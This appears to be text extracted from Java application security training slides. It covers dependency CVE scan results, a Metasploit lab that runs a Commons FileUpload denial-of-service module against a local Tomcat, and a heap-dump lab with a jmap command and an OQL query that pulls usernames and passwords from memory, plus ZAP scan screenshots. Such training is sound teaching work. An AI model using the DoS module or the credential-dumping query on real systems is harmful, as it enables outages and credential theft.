	org.springframework : spring-asm : 3.0.4.RELEASE	<div></div>	4.9 y	
	velocity-tools : velocity-tools-generic : 1.1	<div></div>	9.7 y	
Security-High	commons-fileupload : commons-fileupload : 1.2.1	<div></div>	7.4 y	
	org.apache.camel : camel-core : 2.10.3	<div></div>	2.6 y	


Detailed analysis for report: [REDACTED]

[Summary](#)
[Policy](#)
[Security Issues](#)
[License Analysis](#)


Threat Level ▾	Problem Code	Component
<input type="text" value="Search Level"/>	<input type="text" value="Search Code"/>	<input type="text" value="Search Component"/>
10	OSVDB-82781	 org.apache.cxf : cxf-bundle : 2.3.11
	CVE-2012-2379	 org.apache.cxf : cxf-bundle : 2.3.11
7	CVE-2013-4002	 xerces : xercesImpl : 2.9.1
	CVE-2015-0254	 taglibs : standard : 1.1.2
	OSVDB-103916	 org.apache.camel : camel-core : 2.10.3
	OSVDB-65697	 org.apache.ws.commons.axiom : axiom-api : 1.2.7
	CVE-2014-0107	 xalan : xalan : 2.7.1
	CVE-2010-1632	 org.apache.ws.commons.axiom : axiom-api : 1.2.7
	CVE-2014-0003	 org.apache.camel : camel-core : 2.10.3
	OSVDB-104942	 xalan : xalan : 2.7.1
	CVE-2011-2730	 org.springframework : spring-web : 3.0.4.RELEASE
	OSVDB-98703	 commons-fileupload : commons-fileupload : 1.2.1
6	CVE-2013-2186	 commons-fileupload : commons-fileupload : 1.2.1
	OSVDB-103917	 org.apache.camel : camel-core : 2.10.3
	CVE-2014-0002	 org.apache.camel : camel-core : 2.10.3
	OSVDB-96520	 org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2013-4152	 org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2014-0054	 org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2011-2334	 org.springframework : spring-context : 3.0.4.RELEASE

Detailed analysis for report:

[Summary](#)
[Policy](#)
[Security Issues](#)
[License Analysis](#)


Threat Level ▾	Problem Code	Component
Search Level	Search Code	Search Component
10	OSVDB-82781	 org.apache.cxf : cxf-bundle : 2.3.11

Component Info

[Policy](#)
[Similar](#)
[Occurrences](#)

 Group: **org.apache.cxf**

 Artifact: **cxf-bundle**

 Version: **2.3.11**

Overridden License: -

 Declared License: **Apache-2.0**

 Observed License: **WS-Addressing-200403, Apache-1.1, W3C, Apache-2.0, MIT, WS-Addressing-200408, OASIS**

 Highest Security Threat: **10** within 14 security issues

 Cataloged: **3 years ago**

 Match State: **exact**

 Identification Source: **Sonatype**









 Website: 

Popularity

License Risk



















Security Alerts



	OSVDB-98703	 commons-fileupload : commons-fileupload : 1.2.1
	CVE-2013-2186	 commons-fileupload : commons-fileupload : 1.2.1
	OSVDB-103917	 org.apache.camel : camel-core : 2.10.3
	CVE-2014-0002	 org.apache.camel : camel-core : 2.10.3
6	OSVDB-96520	 org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2013-4152	 org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2014-0054	 org.springframework : spring-oxm : 3.0.4.RELEASE
	CVE-2014-0004	 org.springframework : spring-oxm : 3.0.4.RELEASE

Detailed analysis for report: 

[Summary](#)
[Policy](#)
[Security Issues](#)
[License Analysis](#)


License Threat ▾	Component
<input type="text" value="Search Licenses"/>	<input type="text" value="Search Component"/>
MPL-1.1, Apache-2.0, BSD-3-Clause, GPL or MPL-1.1, LGPL-2.0+ or MPL-2.0	 com.lowagie : itext : 2.0.8
Apache-2.0, AFL-2.1 or GPL-2.0+	 org.ccil.cowan.tagsoup : tagsoup : 1.2.1
CDDL-1.0 or GPL-2.0, No Source License	 javax.xml.stream : stax-api : 1.0
MPL-1.1, GPL-2.0+ or MPL-1.1	 rhino : js : 1.7R2
MPL-1.1, GPL-2.0+ or LGPL-2.1+ or MPL-1.1	 com.googlecode.juniversalchardet : universalchardet : 1.0.3
GPL-2.0, No Sources	 mysql : mysql-connector-java : 5.1.13
Non-Standard, No Source License	 org.reflections : reflections : 0.9.9-RC1
Apache-2.0, Non-Standard	 org.codehaus.jackson : jackson-mapper-asl : 1.9.9
BSD-2-Clause, Non-Standard	 org.codehaus.woodstox : stax2-api : 3.1.1
Apache-2.0, Non-Standard	 com.fasterxml.jackson.core : jackson-core : 2.1.1
Not Declared, Sun-IP, WernerRandelshofer	 javax.xml.bind : jaxb-api : 2.1
Apache-2.0, Non-Standard	 org.codehaus.jackson : jackson-core-asl : 1.9.9
Apache-2.0, Non-Standard	 com.fasterxml.jackson.core : jackson-databind : 2.1.1
Apache-2.0, Non-Standard	 org.codehaus.woodstox : wsdx-asl : 3.2.9
BSD-3-Clause, Adobe	 com.adobe.xmp : xmpcore : 5.1.2
Non-Standard, No Source License	 org.hibernate.javax.persistence : hibernate-jpa-2.0-api : 1.0.0.Final
Apache-2.0, Non-Standard	 org.codehaus.woodstox : woodstox-core-asl : 4.1.1
Apache-2.0 or EPL-1.0	 org.eclipse.jetty : jetty-util : 7.4.5.v20110725



run an application health check



< metasploit >

\ \ ' _ '
(oo) _____
(_)) \
| | -- | | *

tool and database of exploits and vulnerabilities

HTTP Status 404 - /lskjdfs

type Status report

message /lskjdfs

description The requested resource is not available.

Apache Tomcat/8.0.1



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Search

View CVE

[Log In](#) [Register](#) [Reset Password](#) [Activate Account](#)

Vulnerability Feeds & Widgets^{New}

www.itsecdb.com



[Switch to https://](#)

[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft References](#)

Top 50 :

[Vendors](#)

[Vendor Cvss Scores](#)

[Products](#)

[Product Cvss Scores](#)

[Versions](#)

Other :

[Microsoft Bulletins](#)

[Bugtraq Entries](#)

[CWE Definitions](#)

[About & Contact](#)

[Feedback](#)

[CVE Help](#)

[FAQ](#)

[Articles](#)

External Links :

[NVD Website](#)

[CWE Web Site](#)

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft

Reference ID:

Go

(e.g.: ms10-001 or

Vulnerability Details : [CVE-2014-0050](#)

MultipartStream.java in Apache Commons FileUpload before 1.3.1, as used in Apache Tomcat, JBoss Web, and other products, allows remote attackers to cause a denial of service (infinite loop and CPU consumption) via a crafted Content-Type header that bypasses a loop's intended exit conditions.

Publish Date : 2014-04-01 Last Update Date : 2015-11-05



Diagnose network traffic problems instantly... for free.

[DOWNLOAD FREE TOOL >>](#) solarwinds.com/netfree



solarwinds

What will you solve next?

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)

[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service Bypass a restriction or similar
CWE ID	264

– Related OVAL Definitions

Title	Definition Id	Class	Family
DEPRECATED: ELSA-2014-0429 -- tomcat6 security update (Moderate)	oval.org.mitre.oval:def:26472		unix
DSA-2856-1 libcommons-fileupload-java - CVE-2014-0050	oval.org.mitre.oval:def:22111		unix
ELSA-2014:0429: tomcat6 security update (Moderate)	oval.org.mitre.oval:def:24843		unix
RHSA-2014:0429: tomcat6 security update (Moderate)	oval.org.mitre.oval:def:24488		unix
RHSA-2014:0429: tomcat6 security update (Moderate)	oval.com.redhat.rhsa:def:20140429		unix
SUSE-SU-2014:0548-1 -- Security update for jakarta-commons-fileupload	oval.org.mitre.oval:def:25499		unix

OVAL (Open Vulnerability and Assessment Language) definitions define exactly what should be done to verify a vulnerability or a missing patch. Check out the OVAL definitions if you want to learn what you should do to verify a vulnerability.

A MONTH LONG SAVINGS EVENT

Enjoy 25% Off

Boutique and Elite pricing plans until Nov 30 2015.

[Sign up for Clio](#)

 Clio

[Back to search](#)

Apache Commons FileUpload and Apache Tomcat DoS

This module triggers an infinite loop in Apache Commons FileUpload 1.0 through 1.3 via a specially crafted Content-Type header. Apache Tomcat 7 and Apache Tomcat 8 use a copy of FileUpload to handle mime-multipart requests, therefore, Apache Tomcat 7.0.0 through 7.0.50 and 8.0.0-RC1 through 8.0.1 are affected by this issue. Tomcat 6 also uses Commons FileUpload as part of the Manager application.

Module Name

auxiliary/dos/http/apache_commons_fileupload_dos

Authors

Unknown
ribeirux

References

[CVE-2014-0050](#)

URL: <http://tomcat.apache.org/security-8.html>

URL: <http://tomcat.apache.org/security-7.html>

Reliability

Normal

Development

[Source Code](#)

[History](#)

Module Options

Free Metasploit Download

Get your copy of the world's leading penetration testing tool



DOWNLOAD NOW

DEMO REQUEST

CONTACT US


```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\n
|# cowsay++
```

```
< metasploit >
```

```
-----
      \  'oo'
       (oo)____
        (__)  )\
         ||--|| *
```

Save 45% of your time on large engagements with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post          ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```

KALI LIII

“the quieter you become, the more you

```
root@kali:~# msfconsole
```

```
[*] Starting the Metasploit Framework console...\
```

```
|# cowsay++
```

```
< metasploit >
```

```
-----  
      \  '____'  
       (oo)_____  
      (__)_____)\  
       ||--||  *
```

Save 45% of your time on large engagements with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]  
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post                ]  
+ -- --=[ 361 payloads - 37 encoders - 8 nops                  ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use auxiliary/dos/http/apache_commons_fileupload_dos
```

```
msf auxiliary(apache_commons_fileupload_dos) > █
```

KALI LINUX

“the quieter you become, the more you

< metasploit >

```
-----  
 \  (oo)_____  
  (__)_____) \  
   ||--|| *  
-----
```

Save 45% of your time on large engagements with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]  
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post          ]  
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use auxiliary/dos/http/apache_commons_fileupload_dos  
msf auxiliary(apache_commons_fileupload_dos) > show actions
```

Auxiliary actions:

Name	Description
----	-----

```
msf auxiliary(apache_commons_fileupload_dos) > show options
```

Module options (auxiliary/dos/http/apache_commons_fileupload_dos):

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RLIMIT	50	yes	Number of requests to send
RPORT	8080	yes	The target port
TARGETURI	/	yes	The request URI
VHOST		no	HTTP server virtual host

```
msf auxiliary(apache_commons_fileupload_dos) > 
```

“the quieter you become, the more you

```
\  '_____\n  (oo)_____\n  (__)_____\n  ||--|| * 
```

Save 45% of your time on large engagements with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]\n+ -- --=[ 1412 exploits - 802 auxiliary - 229 post          ]\n+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]\n+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use auxiliary/dos/http/apache_commons_fileupload_dos\nmsf auxiliary(apache_commons_fileupload_dos) > show actions
```

Auxiliary actions:

Name	Description
----	-----

```
msf auxiliary(apache_commons_fileupload_dos) > show options
```

Module options (auxiliary/dos/http/apache_commons_fileupload_dos):

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RLIMIT	50	yes	Number of requests to send
RPORT	8080	yes	The target port
TARGETURI	/	yes	The request URI
VHOST		no	HTTP server virtual host

```
msf auxiliary(apache_commons_fileupload_dos) > set RHOST localhost
```

```
RHOST => localhost
```

```
msf auxiliary(apache_commons_fileupload_dos) > 
```


“the quieter you become, the more you

root@kali: ~/dev/apache-tomcat-8.0.1/bin

File Edit View Search Terminal Help

```
top - 17:31:22 up 8:14, 6 users, load average: 0.93, 1.75, 20.03
Tasks: 134 total, 1 running, 133 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.3 us, 0.0 sy, 0.0 ni, 99.0 id, 0.7 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 2058328 total, 1852368 used, 205960 free, 65340 buffers
KiB Swap: 1324028 total, 4316 used, 1319712 free, 557336 cached
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
2462	root	20	0	306m	166m	13m	S	0.3	8.3	0:52.34	Xorg
3215	root	20	0	246m	35m	18m	S	0.3	1.7	0:29.66	gnome-terminal
8940	root	20	0	2023m	342m	16m	S	0.3	17.1	0:38.40	java
1	root	20	0	10664	1528	1496	S	0.0	0.1	0:00.80	init
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.58	ksoftirqd/0
5	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworker/0:0H
7	root	20	0	0	0	0	S	0.0	0.0	0:03.37	rcu_sched
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_bh
9	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
10	root	rt	0	0	0	0	S	0.0	0.0	0:00.35	watchdog/0
11	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	khelper
12	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kdevtmpfs
13	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	netns



```
[*] Sending request 1 to localhost:8080  
[-] localhost:8080 - Unable to connect: 'The connection was refused by the remote host (localhost:8080).'
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(apache_commons_fileupload_dos) > run
```

```
[*] Sending request 1 to localhost:8080  
[*] Sending request 2 to localhost:8080  
[*] Sending request 3 to localhost:8080  
[*] Sending request 4 to localhost:8080  
[*] Sending request 5 to localhost:8080  
[*] Sending request 6 to localhost:8080  
[*] Sending request 7 to localhost:8080  
[*] Sending request 8 to localhost:8080  
[*] Sending request 9 to localhost:8080  
[*] Sending request 10 to localhost:8080  
[*] Sending request 11 to localhost:8080  
[*] Sending request 12 to localhost:8080  
[*] Sending request 13 to localhost:8080  
[*] Sending request 14 to localhost:8080  
[*] Sending request 15 to localhost:8080  
[*] Sending request 16 to localhost:8080  
[*] Sending request 17 to localhost:8080  
[*] Sending request 18 to localhost:8080  
[*] Sending request 19 to localhost:8080  
[*] Sending request 20 to localhost:8080  
[*] Sending request 21 to localhost:8080  
[*] Sending request 22 to localhost:8080  
[*] Sending request 23 to localhost:8080  
[*] Sending request 24 to localhost:8080  
[*] Sending request 25 to localhost:8080  
[*] Sending request 26 to localhost:8080  
[*] Sending request 27 to localhost:8080  
[*] Sending request 28 to localhost:8080  
[*] Sending request 29 to localhost:8080  
[*] Sending request 30 to localhost:8080  
[*] Sending request 31 to localhost:8080  
[*] Sending request 32 to localhost:8080
```

KALI LIII

“the quieter you become, the more you

root@kali: ~/dev/apache-tomcat-8.0.1/bin

File Edit View Search Terminal Help

```
top - 17:33:23 up 8:16, 6 users, load average: 29.56, 9.32, 20.30
Tasks: 135 total, 1 running, 134 sleeping, 0 stopped, 0 zombie
%Cpu(s): 99.3 us, 0.7 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 2058328 total, 1860476 used, 197852 free, 65484 buffers
KiB Swap: 1324028 total, 4316 used, 1319712 free, 557348 cached
```


PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
8940	root	20	0	2070m	343m	16m	S	98.5	17.1	1:29.87	java
2462	root	20	0	306m	166m	13m	S	0.7	8.3	0:52.98	Xorg
3805	mysql	20	0	359m	47m	10m	S	0.7	2.3	0:24.64	mysqld
3038	root	20	0	247m	25m	17m	S	0.3	1.3	0:00.22	nm-applet
8821	root	20	0	473m	310m	10m	S	0.3	15.5	0:09.97	.ruby.bin
1	root	20	0	10664	1528	1496	S	0.0	0.1	0:00.80	init
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.59	ksoftirqd/0
5	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworker/0:0H
7	root	20	0	0	0	0	S	0.0	0.0	0:03.39	rcu_sched
8	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_bh
9	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
10	root	rt	0	0	0	0	S	0.0	0.0	0:00.36	watchdog/0
11	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	khelper
12	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kdevtmpfs
13	root	0	-20	0	0	0	S	0.0	0.0	0:00.00	netns

Metasploit Lab

1. Run `auxiliary/dos/http/apache_commons_fileupload_dos`
2. Refresh
3. Repeat until DoS occurs

10. Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.



StartEncrypt considered harmful today

HOME / BLOG ENTRY / STARTENCRYPT CONSIDERED HARMFUL TODAY

By Christiaan Ottow Posted juni 30th, 2016

♥ 4 💬 0 ➦



Recently, one of our hackers (Thijs Alkemade) found a critical vulnerability in StartCom's new StartEncrypt tool, that allows an attacker to gain valid SSL certificates for domains he does not control. While there are some restrictions on what domains the attack can be applied to, domains where the attack will work include google.com, facebook.com, live.com, dropbox.com and others.

StartCom, known for its CA service under the name of StartSSL, has recently released the StartEncrypt tool. Modeled after LetsEncrypt, this service allows for the easy and free installation of SSL certificates on servers. In the current age of surveillance and cybercrime, this is a great step forwards, since it enables website owners to provide their visitors with better security at small effort and no cost.

However, there is a lot that can go wrong with the automated issuance of SSL certificates. Before someone is issued a certificate for their domain, say computest.nl, the CA needs to check that the request is done by someone who is actually in control of the domain. For "Extended Validation" certificates this involves a lot of paperwork and manual checking, but for simple, so-called "Domain Validated" certificates, often an automated check is used by sending an email to the domain or asking the user to upload a file. The CA has a lot of freedom in how the check is performed, but ultimately, the requester is provided with a certificate that provides the same security no matter which CA issued it.

<https://www.computest.nl/blog/startencrypt-considered-harmful-today/>

OTHER

heap dump

```
jmap -dump:format=b,file=heapdump.hprof
```


heap dump

jmap -dump:format=b,file=heapdump.hprof

The screenshot shows the Eclipse IDE with the 'Heap Dump' tool open for the application 'ninja.wordy.blog.Application (pid 10078)'. The tool displays a list of classes and their instances. The class 'org.springframework.security.core.userdetails.User' is highlighted, and a search bar at the bottom shows 'user'.

Class Name	Instances [%]	Instances	Size
org.apache.tomcat.util.log.UserDataHelper\$Config	4 (0%)	112 (0%)	
org.apache.tomcat.util.log.UserDataHelper	4 (0%)	192 (0%)	
org.apache.tomcat.util.log.UserDataHelper\$Mode	3 (0%)	84 (0%)	
org.springframework.security.core.userdetails.User\$AuthorityComparator	3 (0%)	48 (0%)	
org.springframework.security.core.userdetails.User	3 (0%)	132 (0%)	
org.springframework.security.authentication.UsernamePasswordAuthenticationToken	2 (0%)	98 (0%)	
org.springframework.security.authentication.dao.AbstractUserDetailsAuthenticationProvider\$DefaultPostAu...	2 (0%)	48 (0%)	
org.springframework.security.authentication.dao.AbstractUserDetailsAuthenticationProvider\$DefaultPreAut...	2 (0%)	48 (0%)	
org.springframework.security.core.userdetails.cache.NullUserCache	2 (0%)	32 (0%)	
org.apache.tomcat.util.log.UserDataHelper\$Mode[]	1 (0%)	48 (0%)	
org.apache.tomcat.util.log.UserDataHelper\$Config[]	1 (0%)	56 (0%)	
org.springframework.security.provisioning.MutableUser	1 (0%)	32 (0%)	
org.springframework.security.config.annotation.authentication.configurers.provisioning.UserDetailsManagerC...	1 (0%)	60 (0%)	
org.springframework.security.provisioning.InMemoryUserDetailsManager	1 (0%)	40 (0%)	
org.springframework.security.config.annotation.web.configuration.WebSecurityConfigurerAdapter\$UserDetai...	1 (0%)	40 (0%)	
org.springframework.security.web.authentication.UsernamePasswordAuthenticationFilter	1 (0%)	163 (0%)	
org.springframework.boot.autoconfigure.security.AuthenticationManagerConfiguration\$DefaultInMemoryU...	1 (0%)	64 (0%)	
org.springframework.boot.autoconfigure.security.SecurityProperties\$User	1 (0%)	41 (0%)	
org.springframework.security.config.annotation.authentication.configurers.userdetails.DaoAuthenticationConf...	1 (0%)	48 (0%)	
ninja.wordy.blog.service.UserService	1 (0%)	24 (0%)	
org.springframework.security.provisioning.MutableUserDetails	0 (0%)	0 (0%)	
org.springframework.security.provisioning.UserDetailsManager	0 (0%)	0 (0%)	
org.springframework.security.web.authentication.switchuser.SwitchUserFilter	0 (0%)	0 (0%)	
org.springframework.security.core.userdetails.UserDetailsChecker	0 (0%)	0 (0%)	
org.springframework.security.core.userdetails.UserCache	0 (0%)	0 (0%)	
org.springframework.security.authentication.dao.AbstractUserDetailsAuthenticationProvider	0 (0%)	0 (0%)	
ninja.wordy.blog.model.User_\$\$jvst386_0	0 (0%)	0 (0%)	
javax.transaction.UserTransaction	0 (0%)	0 (0%)	
ninja.wordy.blog.model.User	0 (0%)	0 (0%)	

user

ninja.wordy.blog.Application (pid 10078) [heapdump] 5:09:40 AM [heapdump] 5:14:33 AM [heapdump] 5:15:14 AM

ninja.wordy.blog.Application (pid 10078)

Heap Dump

SummaryClassesInstancesOQL Console

org.springframework.security.core.userdetails.UserInstances: 3 | Instance size: 44 | Total size: 132 | Compute Retained Sizes

Instances

Instance #1#2#3

Fields

Field	Type	Value
this	User	#1
enabled	boolean	true
credentialsNonExpired	boolean	true
accountNonLocked	boolean	true
accountNonExpired	boolean	true
authorities	Collections\$UnmodifiableSet	#1508
username	String	admin
password	String	#39222 admin1234
serialVersionUID	long	320
<classLoader>	Launcher\$AppClassLoader	#1

References

Field	Type	Value
this	User	#1
delegate	MutableUser	#1

<No details>

Array type | Object type | Primitive type | Static field | GC Root | Loop

ninja.wordy.blog.Application (pid 10078) x

Sampler Profiler MBeans Visual GC [heapdump] 5:09:40 AM x [heapdump] 5:14:33 AM x [heapdump] 5:15:14 AM x

ninja.wordy.blog.Application (pid 10078)

Heap Dump

Summary Classes Instances OQL Console

Query Results

```
{
password = java.lang.String#39222 - admin1234,
user = java.lang.String#39221 - admin
}

{
password = undefined,
user = java.lang.String#82998 - cool1
}

{
password = undefined,
user = java.lang.String#92234 - admin
}
```

Query Editor

```
select {user: u.username, password: u.password} from org.springframework.security.core.userdetails.User u
```

Save Execute Properties Delete Open

Saved Queries

- Custom
 - Users
- Samples
 - List java.io.File instances
 - Overallocated Strings
 - Overallocated Strings (JS)
 - Too many Booleans
- PermGen Analysis

```
select {user: u.username, password: u.password} from
org.springframework.security.core.userdetails.User u
```

Heap Lab

1. Login as a couple of different users
2. Perform a heap dump using jmap or visualvm
3. Analyze the Classes to find the user class
4. Write OCL to access all usernames and passwords

 **DZone** / Java Zone

Sign In / Join 



REFCARDZ GUIDES ZONES | AGILE BIG DATA CLOUD DATABASE DEVOPS INTEGRATION IOT JAVA MOBILE MORE ▾

Let's be friends:     

Platinum Partner

 **ZERO**TURNAROUND

This Java Vulnerability Makes Heartbleed Look Tame

Find out what the big deal is with the Java serialization security flaw that the community is buzzing about.

 by Jeff Williams  · Nov. 23, 15 · Java Zone

 Like (11)  Comment (27)  Save  Tweet  26.98k Views

The Java Zone is brought to you in partnership with [ZeroTurnaround](#). Discover how you can skip the build and redeploy process by using [JRebel](#) by [ZeroTurnaround](#).

» I've been receiving questions from some of you to provide a bit more detail on why the Java Serialization vulnerability is so critical to fix.

Why is This Such a Big Deal?

It's a big deal because many enterprise applications are vulnerable. It's not fully automated, but it's still pretty easy to find and exploit this problem in applications. And it allows the attacker to completely take over the entire server the application is hosted on. They could steal or corrupt any data accessible from that server, steal the application's code, change the application, or even use that server as a launching point for further attacks now that they are inside the data center.

What Exactly is the Vulnerability All About?

Programmers use "serialization" to transfer complex data structures between computers. It's an easy way to take a whole bunch of "objects" and turn them into a single data stream that can be "deserialized" at the



JRebel

RELOAD JAVA
CODE CHANGES
INSTANTLY

Get a free
t-shirt!

Java just got faster...

java deserialization vulnerability - ACED

Standard mode

Quick StartRequestResponse

Contexts

Default Context

Sites

http://nuez.elasticbeanstalk.com

GET:sitemap.xml

about

GET:index

entry

GET:list

show

GET:1

POST:j_spring_security_check(j_spring_security_remember_me,j_password,j_username)

login

GET:auth

GET:authfail;jsessionId=B73D42F086AF24DF76A6BF2FC44AFAEC(login_error)

GET:auth(login_error)

static

css

js

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: [Select...](#)

[Attack](#) [Stop](#)

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: [Plug-n-Hack](#)

Or point your browser at:

HistorySearchAlertsOutputSpiderActive Scan

New ScanProgress: 0: http://nuez.elicbeanstalk.com 6%Current Scans: 1 | Num requests: 166

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KiB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KiB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KiB
